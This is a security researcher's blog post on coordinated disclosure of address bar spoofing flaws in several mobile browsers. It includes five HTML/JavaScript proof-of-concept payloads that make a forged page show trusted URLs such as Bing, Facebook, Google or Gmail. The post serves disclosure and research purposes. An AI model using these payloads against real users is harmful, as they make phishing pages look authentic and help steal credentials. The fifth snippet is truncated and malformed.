Multiple Address Bar Spoofing Vulnerabilities In Mobile Browsers

2 years ago

Background

Google on their Google Vulnerability Reward Program (VRP) rules classifies address bar as the only reliable security indicator in order to validate the authenticity of the website. To quote them, "We recognize that the address bar is the only reliable security indicator in modern browsers". Since the inception of Covid-19, a remarkable increase in spear phishing attacks has been recorded.

As per a report by Zscaler in April 2020, a significant increase of about 85% increase in phishing attacks were recorded in April, aimed at targeting remote workers in which attackers had registered domains featuring Covid-19 related keywords such as "wuhan", "vaccine" etc. in order to steal credentials, disseminate malware, most notably ransomware for conducting financial frauds. More recently, Microsoft in its Microsoft Digital Defense Report, has highlighted about the increasing sophistication of cyber threats and has categorized email phishing as the most dominant attack vector for enterprises.

With ever growing sophistication of spear phishing attacks, exploitation of browser-based vulnerabilities such as address bar spoofing may exacerbate the success of spear phishing attacks and hence prove to be very lethal. First and foremost, it is easy to persuade the victim into stealing credentials or distributing malware when the address bar points to a trusted website and giving no indicators forgery, secondly since the vulnerability exploits a specific feature in a browser, it can evade several anti-phishing schemes and solutions.

In the past, I have uncovered several address bar spoofing vulnerabilities in Desktop & Mobile browsers, writeups of which can be found here, here and here. Apart from which, I presented a paper at Blackhat "Bypassing Browser Security Policies for Fun and Profit " which discussed various types of spoofing related issues.

More recently, as a part of my thesis while perusing MSC in Cyber Security, I had written a framework for testing various categories of browser vulnerabilities such as UXSS, file cross attacks, CSP bypasses and spoofing attacks. The results uncovered several security address bar spoofing vulnerabilities in mobile browsers.

Note: Before diving into the technical details, I would like to mention here that the vulnerability disclosure was handled by Tod Bearsley of Rapid7, you can read about their disclosure.

Technical Details

The following section will discuss about vulnerabilities found in browsers along with their POC. It is imperative to mention here that similar issues have been found in several other browsers, however they will be published once the coordinated disclosure timeline has been elapsed.

The following is a proof of concept (POC) demonstrating a browser based spoofing vulnerability
Safari for both iOS and Mac. The vulnerability occurs due to Safari preserving address bar of the URL when requested over an arbitrary port, the set interval function reloads bing.com:8080 every 2 milliseconds and hence user is unable to recognize the redirection from the original URL to spoofed URL. What makes this vulnerability more effective in Safari by default does not reveal port number in URL unless and until focus is set via cursor.


Address Bar Spoofing – Vulnerability 1

Proof of Concept

```
<script>
   document.write("<h1>This is not Bing</h1>");
   location.href = "https://bing.com:8081";
   setInterval(function(){location.href="https://bing.com:8080"},2000);
</script>
```

Note: The value of setInterval function maybe adjusted according to the browser in order to achieve an effective URL spoof.

Figure 1: Address Bar spoofing in MAC OS HIGH SIERRA 10.13.6 (17G14019)







Figure 2: Address Bar spoofing in Safari Version 13.1.2 (13609.3.5.1.5) on 13.6.1

(34) Vulnerabilities (21) POC (13) Breaches
(11) Bug Bounty (11) Security Flaws
(8) Ethical Hacking (7) Mobile Security
(6) Penetration Testing (5) Web App Security
(5) Web Server Security (4) Courses (4) Cyber Attacks
(4) Online Security (4) Website Security
(3) Cyber Security (3) Security Forensics
(3) Technical Analysis (3) espionage (2) OS Security
(2) Presentations (2) Tools (2) Website Hacking
(1) Achievements (1) Cheatsheets (1) Manifesto
(1) Network Security (1) Wi Fi Security
(1) surveillance



Address Bar Spoofing – Vulnerability 2

Proof of Concept

The following is a proof of concept (POC) demonstrating a browser based spoofing vulnerability in yandex browser for android and opera touch for iOS:

```
<p class="test"><input class="btn btn-success btn-lg" type="button" value="Run test case"
   onclick="win = window.open(&amp;quot;https://www.facebook.com:8080&amp;quot;,&amp;quot;WIN&amp;quot;);
   window.open(&amp;quot;https://www.bing.com&amp;quot;, &amp;quot;WIN&amp;quot;);
   win.window.stop();
   win.document.write('This is not Facebook');
   win.document.close();
" /></p>
```

Figure 3: Address Bar spoofing vulnerability in Yandex browser for android

Figure 4: Address Bar spoofing vulnerability in opera touch for iOS

Address Bar Spoofing – Vulnerability 3

Proof of Concept

The following is a proof of concept (POC) demonstrating a browser based spoofing vulnerability in UC Browser for android and opera touch iOS:

```
<script>
   function spoof() {
   document.write("<h1>This is not Bing</h1>");
   document.location = "https://bing.com:1234";
   setInterval(function(){document.location="https://bing.com:1234";},9800);
   };
</script>
<p class="test"><input class="btn btn-success btn-lg" type="button" value="Run test case" onclick="spoof();" />
</p>
```




Figure 5: Address Bar spoofing vulnerability in UC browser for android

Figure 6: Address Bar spoofing vulnerability in Opera Touch for iOS

Address Bar Spoofing – Vulnerability 4

Proof of Concept

The following is a proof of concept (POC) demonstrating a browser based spoofing vulnerability in Opera browser for iOS. Apparently, data scheme followed by arbitrary URL leads to preservation of the URL and hence triggers address bar spoofing condition.

```
<h2>Spoof 13</h2>
<script>
function poccc(){
var w=open('data://google.com');
w.document.body.innerHTML='This is not google';
}
</script>
<p class="test"><input class="btn btn-success btn-lg" type="button" value="Run test case"
onclick="poccc();" />
</p>
```

Figure 7: Address Bar spoofing vulnerability in Opera touch Browser

Address Bar Spoofing – Vulnerability 5

Proof of Concept

The following is a proof of concept (POC) demonstrating a browser based spoofing vulnerability
in UC browser for Android, Opera browser for Android, RITS browser for Android, Bolt Browser for IOS:

```
<script>
function spoof()
{
var gmail = 'PCFET0NC8+KArOK.....ZHk+PC9odG1sPg==''; //The base64 encoded version of the Gmail page
x=document.body.innerHTML=atob(gmail);
document.write("<title>Gmail</title>");
document.write("x");
window.location.assign("https://www.Gmail.com:8080");
}
setInterval(spoof(),100000);
</script>
```

Figure 8: Address Bar spoofing vulnerability in UC Browser Android

Figure 9: Address Bar spoofing vulnerability in Opera Mini Android

Figure 10: Address Bar spoofing vulnerability in RITS Browser

Figure 11: Address bar spoofing vulnerability in Bolt BROWSER IOS

Vulnerability Disclosure and Coordination

The vulnerability disclosure was handled by Tod Beardsley of Rapid7 who is the go-to guy for any coordinated disclosures. As per industry's standard practice, a timeframe of 60 days was assigned to all entities for issuing a patch. While Apple and Opera responded immediately to the initial disclosure, Yandex and RITS responded shortly before publication. RITS and Opera have committed to fixes in their next release, while Yandex and Safari have already issued updates as of this writing

It's is pertinent to mention here that several mobile browsers with huge user-base do not even have a dedicated email for reporting security vulnerabilities, which discourages security researchers from reporting security vulnerabilities. Google Chrome and Firefox have a bug bounty program in which both Desktop and mobile browsers are in-scope, where as Microsoft's bug bounty program is only limited to Desktop version. Apart from which there is a small subset of mobile browsers incentivizing security researchers and bug bounty hunters for reporting vulnerabilities.

Acknowledgements

I am highly indebted to Tod Beardsley for assisting with responsible disclosures since 2016. I am also thankful to Dr. Muhammad Yousaf Head of Computer Sciences at Riphah University for supervising my thesis which resulted in uncovering novel security issues.

« Previous
Cyberwarfare: The 21st Century Battlefield

Next »
Cyber Warfare Trends, Tactics and Strategies - Whitepaper

TOP